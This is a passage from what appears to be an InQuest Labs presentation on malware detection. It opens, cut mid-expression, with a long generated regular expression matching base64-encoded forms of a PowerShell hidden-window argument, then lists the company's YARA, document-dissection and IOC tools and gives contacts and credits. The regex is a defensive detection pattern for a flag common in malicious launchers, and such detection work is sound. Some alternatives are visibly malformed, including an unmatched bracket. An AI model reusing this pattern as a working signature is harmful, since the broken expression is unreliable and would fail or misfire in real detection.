Q]raGlkZG[U-X]|V\x32luZ[CH][AQ]raGlkZ[A-P]|V\x32luZ[CH][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|V\x32luZ[CH][AQ]raG[k-n]|V\x32luZ[CH][AQ]r[Ma][A-Za-f]|V\x32lu[Id][C]toaWRkZW[\x34-\x37]|V\x32lu[Id][C]toaWRkZ[Q-Za-f]|V\x32lu[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|V\x32lu[Id][C]toaW[Q-T]|V\x32lu[Id][C]toa[Q-Za-f]|V\x32lu[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|V\x32[k-l][\x30g][K]\x32hpZGRlb[g-v]|V\x32[k-l][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|V\x32[k-l][\x30g][K]\x32hpZG[Q-T]|V\x32[k-l][\x30g][K]\x32hpZ[A-P]|V\x32[k-l][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|V\x32[k-l][\x30g][K][\x32z][E-Hg-j]|V[\x33y][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|V[\x33y][AQ]raGlkZG[U-X]|V[\x33y][AQ]raGlkZ[A-P]|V[\x33y][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|V[\x33y][AQ]raG[k-n]|V[\x33y][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHlsZ[SX][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHlsZ[SX][AQ]raGlkZG[U-X]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHlsZ[SX][AQ]raGlkZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHlsZ[SX][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHlsZ[SX][AQ]raG[k-n]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHlsZ[SX][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHls[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHls[Id][C]toaWRkZ[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHls[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHls[Id][C]toaW[Q-T]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHls[Id][C]toa[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdHls[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdH[k-l][\x30g][K]\x32hpZGRlb[g-v]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdH[k-l][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdH[k-l][\x30g][K]\x32hpZG[Q-T]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdH[k-l][\x30g][K]\x32hpZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdH[k-l][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTdH[k-l][\x30g][K][\x32z][E-Hg-j]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTd[CH][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTd[CH][AQ]raGlkZG[U-X]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTd[CH][AQ]raGlkZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTd[CH][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTd[CH][AQ]raG[k-n]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dTd[CH][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dT[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dT[Id][C]toaWRkZ[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dT[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dT[Id][C]toaW[Q-T]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dT[Id][C]toa[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33dT[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33[c-d][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33[c-d][\x30g][K]\x32hpZG[Q-T]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33[c-d][\x30g][K]\x32hpZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33[c-d][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb\x33[c-d][\x30g][K][\x32z][E-Hg-j]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb[\x33y][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb[\x33y][AQ]raGlkZG[U-X]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb[\x33y][AQ]raGlkZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb[\x33y][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb[\x33y][AQ]raG[k-n]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35kb[\x33y][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35k[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35k[Id][C]toaWRkZ[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35k[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35k[Id][C]toaW[Q-T]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35k[Id][C]toa[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x35k[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x34-\x35][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW\x34-\x35][\x30g][K]\x32hpZG[Q-T]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW[\x34-\x35][\x30g][K]\x32hpZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW[\x34-\x35][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]XaW[\x34-\x35][\x30g][K][\x32z][E-Hg-j]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]Xa[SX][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]Xa[SX][AQ]raGlkZG[U-X]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]Xa[SX][AQ]raGlkZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]Xa[SX][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]Xa[SX][AQ]raG[k-n]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]Xa[SX][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]X[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]X[Id][C]toaWRkZ[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]X[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]X[Id][C]toaW[Q-T]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]X[Id][C]toa[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]X[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eWxl[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eWxl[Id][C]toaWRkZ[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eWxl[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eWxl[Id][C]toaW[Q-T]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eWxl[Id][C]toa[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eWxl[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eW[w-x][\x30g][K]\x32hpZGRlb[g-v]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eW[w-x][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eW[w-x][\x30g][K]\x32hpZG[Q-T]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eW[w-x][\x30g][K]\x32hpZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eW[w-x][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30eW[w-x][\x30g][K][\x32z][E-Hg-j]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30e[SX][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30e[SX][AQ]raGlkZG[U-X]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30e[SX][AQ]raGlkZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30e[SX][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30e[SX][AQ]raG[k-n]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30e[SX][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30[Id][C]toaWRkZ[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30[Id][C]toaW[Q-T]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30[Id][C]toa[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31N\x30[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31[M-N][\x30g][K]\x32hpZGRlb[g-v]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31[M-N][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31[M-N][\x30g][K]\x32hpZG[Q-T]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31[M-N][\x30g][K]\x32hpZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31[M-N][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd\x31[M-N][\x30g][K][\x32z][E-Hg-j]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd[\x33y][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd[\x33y][AQ]raGlkZG[U-X]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd[\x33y][AQ]raGlkZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd[\x33y][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd[\x33y][AQ]raG[k-n]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRvd[\x33y][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRv[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRv[Id][C]toaWRkZ[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRv[Id][C]toaWRk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRv[Id][C]toaW[Q-T]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRv[Id][C]toa[Q-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbmRv[Id][C][s-t][ox][\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbm[Q-R][\x30g][K]\x32hpZGRlb[g-v]|[\x2b\x2f-\x39A-Za-z][\x2b\x2f-\x39A-Za-z][\x31FVl]dpbm[Q-R][\x30g][K]\x32hpZGRl[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbm[Q-R][\x30g][K]\x32hpZG[Q-T]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbm[Q-R][\x30g][K]\x32hpZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbm[Q-R][\x30g][K]\x32hp[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpbm[Q-R][\x30g][K][\x32z][E-Hg-j]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpb[in][AQ]raGlkZGVu[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpb[in][AQ]raGlkZG[U-X]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpb[in][AQ]raGlkZ[A-P]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpb[in][AQ]raGlk[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpb[in][AQ]raG[k-n]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dpb[in][AQ]r[Ma][A-Za-f]|[\x2b\x2f-\x39A-Za-z][\x31FVl]dp[Id][C]toaWRkZW[\x34-\x37]|[\x2b\x2f-\x39A-Za-z]

labs.inquest.net

- Document Dissector / Explorer
    - ~1M initial samples.
- YARA generators and helpers
    - mixed hex case
    - uint() triggers
    - base64 regexes
- Reputation Aggregation
    - ~25 public domain sources.
    - IOC Aggregation
        - Twitter, blogs, Github
- **Everything is API Accessible.**

Get in touch.

pedram@inquest.net

Special thanks to my colleagues:

Rob King, @thekingadrob
William MacArthur, @anti_expl0it
Amir Niakan, @DissectMalware
Adam Musciano, @MuscianoAdam

@pedramamini

@InQuest